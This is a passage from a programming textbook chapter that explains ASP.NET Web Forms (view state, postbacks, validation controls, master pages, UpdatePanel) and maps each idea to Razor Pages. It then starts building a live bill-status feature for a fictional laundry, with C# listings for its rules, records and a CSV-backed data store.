


Figure 9.22 The first request for a Web Forms page: the server creates the page from the `.aspx` tags, runs the initialization code, serializes dynamic information into *view state*, renders the page objects to HTML and returns the document.




Figure 9.23 A *postback*: clicking a submit button, or a JavaScript `__doPostBack()`, posts the page to its own URL; the server recreates the page, deserializes and applies view state, runs initialization and event-handling code, serializes view state again and renders.

On the **first request** the server builds the page, runs `Page_Load` with `IsPostBack == false`, then **serializes the state of every control** into a Base64 string in a hidden field, `__VIEWSTATE`, inside the page's single `<form runat="server">`. A button click posts the whole form **back to the same page** — a **postback**: the server recreates the page, restores every control from view state, applies the posted values, runs `Page_Load` with `IsPostBack == true`, calls the handler of the control that caused the postback, and renders again. That is why `Quote.aspx.cs` (**Listing 9.25**) fills its list only `if (!IsPostBack)`.

It was productive for internal forms, but its costs grew with the web: view state of hundreds of kilobytes sent with every click, one form per page, HTML written by controls rather than by designers, every interaction a `POST` that confuses Back and bookmarks, and HTTP hidden from the developer until something breaks.

> **THE KEY INSIGHT.** Web Forms tried to hide the web behind the model of a desktop form. Everything that replaced it went the other way: it exposes HTTP and HTML plainly and gives good tools for working *with* them. That is why a Razor Page has `OnGet` and `OnPost` instead of `btnQuote_Click`.

9.9.4 Validation controls

Web Forms validates with six **validation controls**: `RequiredFieldValidator` (not empty), `RangeValidator` (between two values of a given `Type`), `RegularExpressionValidator` (matches a pattern), `CompareValidator` (equals another field or a constant), `CustomValidator` (your server method decides) and `ValidationSummary` (all messages in one place). **Listing 9.24** is the quotation page as a Web Form using all six.

Listing 9.24 `Quote.aspx`: the quotation form inside a master page, with all six validation controls; each names its control with `ControlToValidate`. Not run.

```
<%@ Page Language="C#" MasterPageFile="~/Site.master" AutoEventWireup="true"
         CodeFile="Quote.aspx.cs" Inherits="QuotePage" Title="Quote" %>

<asp:Content ContentPlaceHolderID="MainContent" runat="server">
    <h1>How much will it cost?</h1>

    <asp:ValidationSummary ID="vsAll" runat="server" CssClass="error"
                           HeaderText="Please correct the following:" />
    <p>
        <asp:Label runat="server" AssociatedControlID="ddlService" Text="Service" />
        <asp:DropDownList ID="ddlService" runat="server"
                          DataTextField="Description" DataValueField="Id" />
        <asp:RequiredFieldValidator runat="server" ControlToValidate="ddlService"
             ErrorMessage="Choose a service." Text="*" CssClass="error" />
    </p>
    <p>
        <asp:Label runat="server" AssociatedControlID="txtAmount" Text="Amount (kg, items
or pairs)" />
        <asp:TextBox ID="txtAmount" runat="server" Text="1" />
        <asp:RequiredFieldValidator runat="server" ControlToValidate="txtAmount"
             ErrorMessage="Enter an amount." Text="*" CssClass="error" Display="Dynamic" />
        <asp:RangeValidator runat="server" ControlToValidate="txtAmount" Type="Double"
             MinimumValue="0.1" MaximumValue="999"
             ErrorMessage="Enter an amount from 0.1 to 999." Text="*" CssClass="error"
Display="Dynamic" />
        <asp:CustomValidator ID="cvWhole" runat="server" ControlToValidate="txtAmount"
             OnServerValidate="cvWhole_ServerValidate"
             ErrorMessage="A whole number of items, for example 2." Text="*"
CssClass="error" />
    </p>
    <p>
        <asp:Label runat="server" AssociatedControlID="txtPhone" Text="Phone (for the
receipt, optional)" />
        <asp:TextBox ID="txtPhone" runat="server" />
        <asp:RegularExpressionValidator runat="server" ControlToValidate="txtPhone"
             ValidationExpression="^0[0-9\- ]{8,15}$"
             ErrorMessage="Write the phone as 0812-0000-4710." Text="*" CssClass="error" />
        <asp:TextBox ID="txtPhoneAgain" runat="server" />
        <asp:CompareValidator runat="server" ControlToValidate="txtPhoneAgain"
ControlToCompare="txtPhone"
             ErrorMessage="The two phone numbers differ." Text="*" CssClass="error" />
    </p>
    <asp:Button ID="btnQuote" runat="server" Text="Quote" OnClick="btnQuote_Click" />

    <asp:Panel ID="pnlResult" runat="server" Visible="false" CssClass="card">
        <h2><asp:Literal ID="litTotal" runat="server" /></h2>
        <p><asp:Literal ID="litDetail" runat="server" Mode="Encode" /></p>
    </asp:Panel>
</asp:Content>
```

Listing 9.25 `Quote.aspx.cs`: `Page_Load` fills the list on the first visit only; `cvWhole_ServerValidate` is the custom rule; `btnQuote_Click` runs when the button caused the postback, if `IsValid`. Not run.

```
using System;
using System.Globalization;
using System.Web.UI;
using System.Web.UI.WebControls;

// Code-behind of Quote.aspx: the page's C# half. Web Forms calls these methods as EVENTS:
// Page_Load on every request, btnQuote_Click when the button caused the postback.
public partial class QuotePage : Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        if (!IsPostBack)                                // first visit only: fill the
list
        {
            ddlService.DataSource = LaundryDb.Services();
            ddlService.DataBind();                      // later requests: view state
keeps it
        }
    }

    protected void cvWhole_ServerValidate(object source, ServerValidateEventArgs args)
    {
        decimal amount;
        bool perKg = ddlService.SelectedItem.Text.Contains("(per kg)");
        args.IsValid = perKg || (decimal.TryParse(args.Value, NumberStyles.Number,
                                     CultureInfo.InvariantCulture, out amount)
                                 && amount == decimal.Truncate(amount));
    }

    protected void btnQuote_Click(object sender, EventArgs e)
    {
        if (!IsValid) return;                           // the validators have spoken
        decimal amount = decimal.Parse(txtAmount.Text, CultureInfo.InvariantCulture);
        int units = (int)Math.Ceiling(amount);
        decimal price = LaundryDb.Price(ddlService.SelectedValue);
        litTotal.Text = "Rp " + (units * price).ToString("#,0",
CultureInfo.InvariantCulture).Replace(',', '.');
        litDetail.Text = ddlService.SelectedItem.Text + ", " + units + " unit(s).";
        pnlResult.Visible = true;
    }
}
```

Beside **Listing 9.20** the correspondence is almost line for line: `RequiredFieldValidator` and `RangeValidator` became `[Required]` and `[Range]`; the `CustomValidator` became `ModelState.AddModelError` in `OnPost`; `if (!IsValid) return;` became `if (!ModelState.IsValid) return Page();`; and the panel switched `Visible` became `@if (Model.Result is { } r)`. **Table 9.14** completes the mapping.

Table 9.14 The six validation controls and their Razor Pages counterparts. Chapter 14 treats validation in depth.

Web Forms validator	Razor Pages / DataAnnotations
`RequiredFieldValidator`	`[Required]`
`RangeValidator`	`[Range(min, max)]`
`RegularExpressionValidator`	`[RegularExpression("…")]`, `[Phone]`, `[EmailAddress]`
`CompareValidator`	`[Compare(nameof(OtherProperty))]`
`CustomValidator`	`ModelState.AddModelError` in the handler, or `IValidatableObject`
`ValidationSummary`	`<div asp-validation-summary="All"></div>`

9.9.5 Master pages

Listing 9.26 is the Laundry's **master page**, the ancestor of the layout.

Listing 9.26 `Site.master`. Each content page fills the `ContentPlaceHolder` with an `asp:Content` control, as `Quote.aspx` does. Not run.

```
<%@ Master Language="C#" %>
<!DOCTYPE html>
<html>
<head runat="server">
    <title>Profitina Laundry</title>
    <link rel="stylesheet" href="site.css" />
</head>
<body>
    <form id="form1" runat="server">
        <header>
            <img src="img/profitina-logo-horizontal.png" alt="Profitina" />
            <nav><a href="Quote.aspx">Quote</a> <a href="LiveStatus.aspx">Bill
status</a></nav>
        </header>
        <main>
            <asp:ContentPlaceHolder ID="MainContent" runat="server" />
        </main>
        <footer>Profitina Laundry &middot; Surabaya</footer>
    </form>
</body>
</html>
```

`<asp:ContentPlaceHolder>` is `@RenderBody()`; a content page's `<asp:Content>` is the body of a Razor page. The master page also holds the one `<form runat="server">`, which is why a Web Forms page cannot contain a form of its own.

9.9.6 Ajax in Web Forms: the UpdatePanel

ASP.NET AJAX let Web Forms build this chapter's live status without JavaScript: **Listing 9.27** and its code-behind **Listing 9.28**.

Listing 9.27 `LiveStatus.aspx`: the live status as a Web Form. A `ScriptManager` loads Microsoft's Ajax library, the `UpdatePanel` marks the part to refresh, and a `Timer` causes a postback every 10 seconds. Not run.

```
<%@ Page Language="C#" MasterPageFile="~/Site.master" AutoEventWireup="true"
         CodeFile="LiveStatus.aspx.cs" Inherits="LiveStatusPage" Title="Where is my
laundry?" %>

<asp:Content ContentPlaceHolderID="MainContent" runat="server">
    <h1>Where is my laundry?</h1>

    <%-- ASP.NET AJAX (2007): one ScriptManager per page, before any UpdatePanel. --%>
    <asp:ScriptManager ID="sm" runat="server" />

    <asp:TextBox ID="txtBill" runat="server" placeholder="B2952" />
    <asp:TextBox ID="txtPhone" runat="server" placeholder="0812-0000-4710" />
    <asp:Button ID="btnCheck" runat="server" Text="Check" OnClick="btnCheck_Click" />

    <asp:UpdatePanel ID="upStatus" runat="server" UpdateMode="Conditional">
        <Triggers>
            <asp:AsyncPostBackTrigger ControlID="btnCheck" EventName="Click" />
            <asp:AsyncPostBackTrigger ControlID="tmrRefresh" EventName="Tick" />
        </Triggers>
        <ContentTemplate>
            <asp:Label ID="lblMessage" runat="server" />
            <asp:Panel ID="pnlResult" runat="server" Visible="false" CssClass="card">
                <h2><asp:Label ID="lblBill" runat="server" /> <asp:Label ID="lblStatus"
runat="server" /></h2>
                <p>Ready by <asp:Label ID="lblPromised" runat="server" />;
                   <asp:Label ID="lblBalance" runat="server" /></p>
                <asp:BulletedList ID="blHistory" runat="server" />
                <p>Last checked <asp:Label ID="lblChecked" runat="server" /></p>
            </asp:Panel>
        </ContentTemplate>
    </asp:UpdatePanel>

    <%-- Every 10 seconds the browser posts the WHOLE form back, view state included;
         the server runs the whole page and sends back only the panel's new HTML. --%>
    <asp:Timer ID="tmrRefresh" runat="server" Interval="10000" Enabled="false"
OnTick="tmrRefresh_Tick" />
</asp:Content>
```

Listing 9.28 `LiveStatus.aspx.cs`: the button and the timer call the same method, which reads the bill through `LaundryDb` (in `App_Code`) and sets the labels. Not run.

```
using System;
using System.Web.UI;

public partial class LiveStatusPage : Page
{
    protected void btnCheck_Click(object sender, EventArgs e)
    {
        Show();
    }

    protected void tmrRefresh_Tick(object sender, EventArgs e)
    {
        Show();                                  // the same code: a tick is just another
postback
    }

    void Show()
    {
        BillStatus s = LaundryDb.LookUp(txtBill.Text, txtPhone.Text);
        if (s == null)
        {
            lblMessage.Text = "No bill found for this number and phone.";
            pnlResult.Visible = false;
            tmrRefresh.Enabled = false;
            return;
        }
        lblMessage.Text = "";
        lblBill.Text = s.BillId;
        lblStatus.Text = s.StatusText;           // a Label encodes nothing: the data must
be trusted
        lblPromised.Text = s.Promised;
        lblBalance.Text = s.Balance > 0 ? "Rp " + s.Balance + " still to pay" : "paid in
full";
        blHistory.DataSource = s.History;        // strings such as "2026-09-30 20:09:56
Received"
        blHistory.DataBind();
        lblChecked.Text = DateTime.Now.ToString("HH:mm:ss");
        pnlResult.Visible = true;
        tmrRefresh.Enabled = s.Status != "departed";   // stop asking once it has been
collected
    }
}
```

It is short and it works. But every ten seconds the script posts **the entire form**, view state included; the server runs **the whole page lifecycle**, renders **the whole page**, and returns the panel's HTML plus a new view state. The Razor Pages version of Section 9.10 sends a `GET` with one header, and when nothing has changed receives `304 Not Modified` with no body, produced without rendering anything. The UpdatePanel gave Ajax *behavior* while keeping the Web Forms *model*; the modern version changes the model.

9.9.7 Every Web Forms idea, in its modern form

Table 9.15 summarizes this section and maps Chapters 11 to 15.

Table 9.15 Every Web Forms idea of this chapter in the form that replaced it. The right-hand column is what this book builds and runs.

Web Forms idea	Modern Razor Pages form	Where
`.aspx` + code-behind	`.cshtml` + page model	Section 9.6.4
`Page_Load`, `IsPostBack`	`OnGet` and `OnPost`	Section 9.8.2
`btnX_Click`	named handlers, `?handler=X`	Sections 9.8.2, 9.10.7
Server controls, view state	HTML + tag helpers; state in the request, database or session	Section 9.8.4, Chapter 14
Validation controls	DataAnnotations + `ModelState`	Section 9.8.3, Chapter 14
Master page	`_Layout.cshtml` + `@RenderBody()`	Section 9.7.2
`UpdatePanel` + `Timer`	`fetch()` + a JSON handler + `ETag`	Section 9.10
GridView + data source controls	a `@foreach` table over a list from a service	Chapter 13
ADO.NET in `App_Code`	ADO.NET in a service registered in `Program.cs`	Chapter 15
`Web.config`; IIS on Windows	`appsettings.json` + `Program.cs`; Kestrel anywhere	Sections 9.6.1–9.6.3

9.10 The Live Bill Status: an Ajax Feature for Profitina Laundry

9.10.1 What the customer and the counter see

A customer brings 5 kg of washing to the Wiyung outlet at 20:09 on 30 September 2026, pays Rp 20.000 of the Rp 40.000 and leaves with bill **B2952**. At home the customer opens *Where is my laundry?*, types the bill number and the phone number from the bill, and sees *In process*, ready by 20:09 on 2 October, Rp 20.000 still to pay — and leaves the page open. At the outlet the washer finishes the load and presses *Mark finished* on the counter screen. Within ten seconds, **without anyone touching the customer's page**, its badge changes to *Ready for pickup*, the second step of the progress bar lights up, a line is added to the history, the card flashes and a sentence announces the change to screen readers. **Figure 9.24** and **Figure 9.25** were captured by the build machine's headless browser at the end of exactly that story.




Figure 9.24 The customer’s page after the counter marked B2952 finished. It was never reloaded: badge, progress bar, history and message were changed by `live-status.js`. (Razor Pages track; real screenshot.)

Profitina Prices Quote Bill status Counter Razor tour

Counter: Profitina Laundry Wiyung (O03)

Demonstration only: no login. The full application lets only staff do this.

B2952: balance Rp 20.000 open. Record the payment first.

Bill	Arrived	Service	Ready by	Balance	Status	
B1097	2026-02-23 07:48:12	Ironing only (per kg) · 3 kg	2026-02-25 07:48:12	Rp 18.000	Ready for pickup	Hand over
B1321	2026-03-14 15:59:37	Wash, dry & fold (per kg) · 6 kg	2026-03-16 15:59:37	Rp 48.000	Ready for pickup	Hand over
B1542	2026-04-08 07:32:51	Dry cleaning - dress/kebaya (per item) · 2 items	2026-04-12 07:32:51	Rp 90.000	Ready for pickup	Hand over
B2403	2026-07-23 11:02:14	Wash, dry & fold (per kg) · 10 kg	2026-07-25 11:02:14	paid	Ready for pickup	Hand over
B2938	2026-09-28 19:52:30	Wash, dry & fold (per kg) · 5 kg	2026-09-30 19:52:30	Rp 40.000	Ready for pickup	Hand over
B2940	2026-09-29 15:18:39	Bed cover, any size (per item) · 1 item	2026-10-02 15:18:39	Rp 18.000	In process	Mark finished
B2941	2026-09-29 17:45:13	Wash, dry & fold (per kg) · 8 kg	2026-10-01 17:45:13	Rp 64.000	In process	Mark finished
B2944	2026-09-30 07:31:03	Wash, dry & fold (per kg) · 5 kg	2026-10-02 07:31:03	Rp 40.000	In process	Mark finished
B2950	2026-09-30 16:26:26	Wash, dry & fold (per kg) · 6 kg	2026-10-02 16:26:26	Rp 48.000	In process	Mark finished
B2952	2026-09-30 20:09:56	Wash, dry & fold (per kg) · 5 kg	2026-10-02 20:09:56	Rp 20.000	Ready for pickup	Hand over

Profitina Laundry · Surabaya · ASP.NET Core 10.0.12

Figure 9.25 The counter of the Wiyung outlet (O03) after *Mark finished* and then *Hand over* were pressed for B2952. The second press was refused because Rp 20.000 is still owed; the server's reason appears above the table. (Razor Pages track; real screenshot.)

9.10.2 The rules, written down before the code

Every number on the customer's page comes from a rule of the shop, and all four tracks must apply the same rules. A bill arrives at t_{arrived} for service s, whose promised turnaround $h(s)$ is 24 hours for express, 48 for wash-fold, ironing and helmets, 72 for bed covers and blankets, 96 for dry cleaning and shoes, 120 for curtains:

$$t_{\text{promised}} = t_{\text{arrived}} + h(s) \tag{9.3}$$

The bill's `payment` column holds what was charged (Equation (9.2)); the customer may have paid in parts, rows of `Payment` with amounts $m_1, \ldots, m_k$:

$$\text{balance} = \text{payment} - \sum_{i=1}^{k} m_i \tag{9.4}$$

with the sum 0 when $k = 0$.

> **WORKED EXAMPLE.** B2952 arrived at 2026-09-30 20:09:56 for S0001, 5 kg at Rp 8.000: payment $= 5 \times 8000 = 40000$. With $h(\text{S0001}) = 48$, the promised time is **2026-10-02 20:09:56**. One payment of Rp 20.000 gives balance $= 40000 - 20000 = 20000$ — exactly the JSON of Section 9.3.6 and **Figure 9.24**.

A bill's visible state changes only when a status event (a `StatusLog` row) or a payment (a `Payment` row) is added. So the version of bill b can be described by three facts: its number, its count of status events e_b and its count of payments k_b,

$$v(b) = (\, b,\ e_b,\ k_b \,) \tag{9.5}$$

written as the text `"b-e-k"`. It changes exactly when something the customer can see changes: `"B2952-1-1"` at the start, `"B2952-2-1"` after *Mark finished*.

> **DEFINITION.** An **ETag** (*entity tag*) is a short text the server sends in the `ETag` header to label the version of a response [16]. A client that has that version sends it back in `If-None-Match`; if it still matches, the server answers `304 Not Modified` with no body. This is a *conditional request*.

The counter's rules complete the picture: `queued` may become `finished` at any time; `finished` may become `departed` (collected) only when the balance is zero. Anything else is refused with `409 Conflict` and a sentence saying why.

9.10.3 The data layer: one interface, two stores

The Razor Pages track keeps the shop's data behind an interface, **Listing 9.29**.

Listing 9.29 `Data/ILaundryStore.cs`: the five things the pages need. `LookUp` returns a *tuple* of the ETag and the view.

```
namespace LiveStatus.Data;

/// <summary>
/// Everything the pages need from the shop's data. Two classes promise this:
/// CsvLaundryStore (the default: the sample data, exported to CSV, held in memory) and
/// SqliteLaundryStore (the real database file; needs the Microsoft.Data.Sqlite package).
/// The pages only ever see this interface, so switching stores changes one line of
Program.cs.
/// </summary>
public interface ILaundryStore
{
    IReadOnlyList<Service> Services();
    IReadOnlyList<Outlet> Outlets();

    /// <summary>The customer's view of one bill and its ETag, or LaundryProblem
400/404.</summary>
    (string ETag, StatusView View) LookUp(string? billId, string? phone);

    /// <summary>Open bills (in process or ready) of one outlet, oldest first.</summary>
    QueueView Queue(string? outletId);

    /// <summary>queued -> finished, or finished -> departed when nothing is
owed.</summary>
    CounterRow Advance(string billId);
}
```

The types are **records**, **Listing 9.30**: classes whose constructor, properties, equality and printing the compiler writes from one line.

Listing 9.30 `Data/Models.cs`. `StatusView` is the JSON contract of **Table 9.2**; `LaundryProblem` carries an HTTP status and an error code; `LiveJson.Options` writes `BillId` as `bill_id`.

```
using System.Text.Json;

namespace LiveStatus.Data;

// What the pages and the JSON answers are made of. A record is a small class whose
// constructor, properties, equality and ToString the compiler writes for us.
public sealed record Service(string Id, string Description, decimal Price);

public sealed record Outlet(string Id, string Name, string Address, string Phone);

public sealed record OutletInfo(string Name, string Phone);

public sealed record HistoryItem(string Status, string Text, string At);

/// <summary>What a customer may see about one bill: no name, no address, no e-
mail.</summary>
public sealed record StatusView(
    string BillId, string Status, string StatusText,
    string Arrived, string? Finished, string? Departed, string Promised,
    string Service, int Unit, string Quantity, long Payment, long Balance,
    OutletInfo Outlet, IReadOnlyList<HistoryItem> History);

/// <summary>One line of the counter's list of open bills.</summary>
public sealed record CounterRow(
    string BillId, string Status, string StatusText, string Arrived, string Promised,
    bool Overdue, string Service, string Quantity, long Balance);

public sealed record QueueView(string Outlet, IReadOnlyList<CounterRow> Bills);

/// <summary>An answer that is not a success: HTTP status, error code, a sentence for
people.</summary>
public sealed class LaundryProblem(int status, string code, string message) :
Exception(message)
{
    public int Status { get; } = status;
    public object Body => new { error = new { code, message = Message } };
}

public static class LiveJson
{
    /// <summary>bill_id, status_text, ...: the field names of api.md, shared by all four
tracks.</summary>
    public static readonly JsonSerializerOptions Options = new(JsonSerializerDefaults.Web)
    {
        PropertyNamingPolicy = JsonNamingPolicy.SnakeCaseLower
    };
}
```

The properties follow C# naming (`BillId`, `StatusText`); the naming policy `JsonNamingPolicy.SnakeCaseLower` turns them into the contract's `bill_id` and `status_text`. `string? Finished` is nullable and becomes JSON `null` for a queued bill. `LaundryProblem` turns every expected failure into one kind of exception that a handler converts into an error response in one place. The rules themselves live in **Listing 9.31**.

Listing 9.31 `Data/LaundryRules.cs`: the promised hours of Equation (9.3), the words for each status, and the formatting of quantities and rupiah — the same tables as in the PHP, Java and Python tracks.

```
using System.Globalization;
using System.Text.RegularExpressions;

namespace LiveStatus.Data;

/// <summary>The shop's rules, written once and used by every store and every
page.</summary>
public static partial class LaundryRules
{
    public const string Format = "yyyy-MM-dd HH:mm:ss";

    static readonly Dictionary<string, int> PromisedHours = new()
    {
        ["S0002"] = 24, ["S0001"] = 48, ["S0003"] = 48, ["S0012"] = 48, ["S0008"] = 72,
        ["S0009"] = 72, ["S0004"] = 96, ["S0005"] = 96, ["S0006"] = 96, ["S0007"] = 96,
        ["S0011"] = 96, ["S0010"] = 120
    };

    static readonly Dictionary<string, string> BillWordsMap = new()
    {
        ["queued"] = "In process", ["finished"] = "Ready for pickup",
        ["departed"] = "Collected", ["cancelled"] = "Cancelled"
    };

    public static readonly IReadOnlyDictionary<string, string> EventWords = new
Dictionary<string, string>
    {
        ["queued"] = "Received", ["finished"] = "Ready for pickup", ["departed"] =
"Collected",
        ["cancelled"] = "Cancelled", ["complaint"] = "Complaint recorded"
    };

    public const string DemoEmployee = "E0001";   // no login in this demo

    public static DateTime Parse(string text) =>
        DateTime.ParseExact(text, Format, CultureInfo.InvariantCulture);

    public static string Promised(string arrived, string serviceId) =>
        Parse(arrived).AddHours(PromisedHours.GetValueOrDefault(serviceId, 96))
                      .ToString(Format, CultureInfo.InvariantCulture);

    [GeneratedRegex(@"\(per (\w+)\)")]
    private static partial Regex Per();
```

Listing 9.31 (Continued) *Data/LaundryRules.cs: the promised hours of Equation (9.3), the words for each status, and the formatting of quantities and rupiah — the same tables as in the PHP, Java and Python tracks.*

```
    /// <summary>"5 kg", "1 item", "2 pairs": the unit is written inside the
description.</summary>
    public static string Quantity(int unit, string description)
    {
        var word = Per().Match(description).Groups[1].Value;
        if (word != "kg" && unit != 1) word += "s";
        return $"{unit} {word}";
    }

    /// <summary>40000 -> "Rp 40.000", on every machine whatever its regional
settings.</summary>
    public static string Rupiah(long amount) =>
        "Rp " + amount.ToString("#,0", CultureInfo.InvariantCulture).Replace(',', '.');

    public static string BillWords(string status, string? finished) =>
        BillWordsMap[status == "departed" && finished is null ? "cancelled" : status];

    public static string Digits(string? text) =>
new(text?.Where(char.IsAsciiDigit).ToArray() ?? []);
}
```

`Rupiah` formats with the invariant culture and then swaps the separator, because `new CultureInfo("id-ID")` gives different results on machines without full culture data (many Linux containers run .NET in *invariant globalization* mode). The default store, `CsvLaundryStore`, reads the CSV export once at start-up and keeps the rows in memory; **Listing 9.32** is its first part.

Listing 9.32 The first part of `Data/CsvLaundryStore.cs`: the in-memory `Bill` class and the constructor, which reads six CSV files with the small reader at the end of the file, sums the payments per bill and sorts each bill's status events.

```
using System.Globalization;
using System.Text;

namespace LiveStatus.Data;

/// <summary>
/// The Laundry sample data, read once from the CSV export (data/csv/*.csv) and kept in
memory.
/// Changes made by the counter live until the application stops. Only the shared framework
is
/// used, so this runs with nothing but the .NET 10 SDK installed.
/// </summary>
public sealed class CsvLaundryStore : ILaundryStore
{
    sealed class Bill
    {
        public required string Id, Arrived, ServiceId, CustomerId, OutletId;
        public required int Unit;
        public required long Payment;
        public string Status = "queued";
        public string? Finished, Departed;
        public long Paid;
        public int Payments;
        public List<HistoryItem> History = [];
    }

    readonly object gate = new();                  // one request at a time may touch the
data
    readonly ShopClock clock;
    readonly List<Service> services;
    readonly List<Outlet> outlets;
    readonly Dictionary<string, string> customerPhoneDigits = [];
    readonly Dictionary<string, Bill> bills = [];

    public CsvLaundryStore(IConfiguration config, IWebHostEnvironment env, ShopClock clock)
    {
        this.clock = clock;
        var folder = Path.GetFullPath(Path.Combine(env.ContentRootPath,
                                                   config["Laundry:CsvFolder"] ??
"../../data/csv"));
        IEnumerable<Dictionary<string, string>> Read(string table) =>
            Csv.Read(Path.Combine(folder, table + ".csv"));
```

Listing 9.32 (Continued) *The first part of Data/CsvLaundryStore.cs: the in-memory Bill class and the constructor, which reads six CSV files with the small reader at the end of the file, sums the payments per bill and sorts each bill's status events.*

```
        services = Read("Service").Select(r => new Service(r["id"], r["description"],
                        decimal.Parse(r["price"], CultureInfo.InvariantCulture))).ToList();
        outlets = Read("Outlet").Select(r => new Outlet(r["id"], r["name"], r["address"],
r["phone"])).ToList();
        foreach (var r in Read("Customer")) customerPhoneDigits[r["id"]] =
LaundryRules.Digits(r["phone"]);
        foreach (var r in Read("Bill"))
        {
            bills[r["id"]] = new Bill
            {
                Id = r["id"], Arrived = r["arrived"], ServiceId = r["Service_id"],
                CustomerId = r["Customer_id"], OutletId = r["Outlet_id"],
                Unit = int.Parse(r["unit"], CultureInfo.InvariantCulture),
                Payment = (long)decimal.Parse(r["payment"], CultureInfo.InvariantCulture),
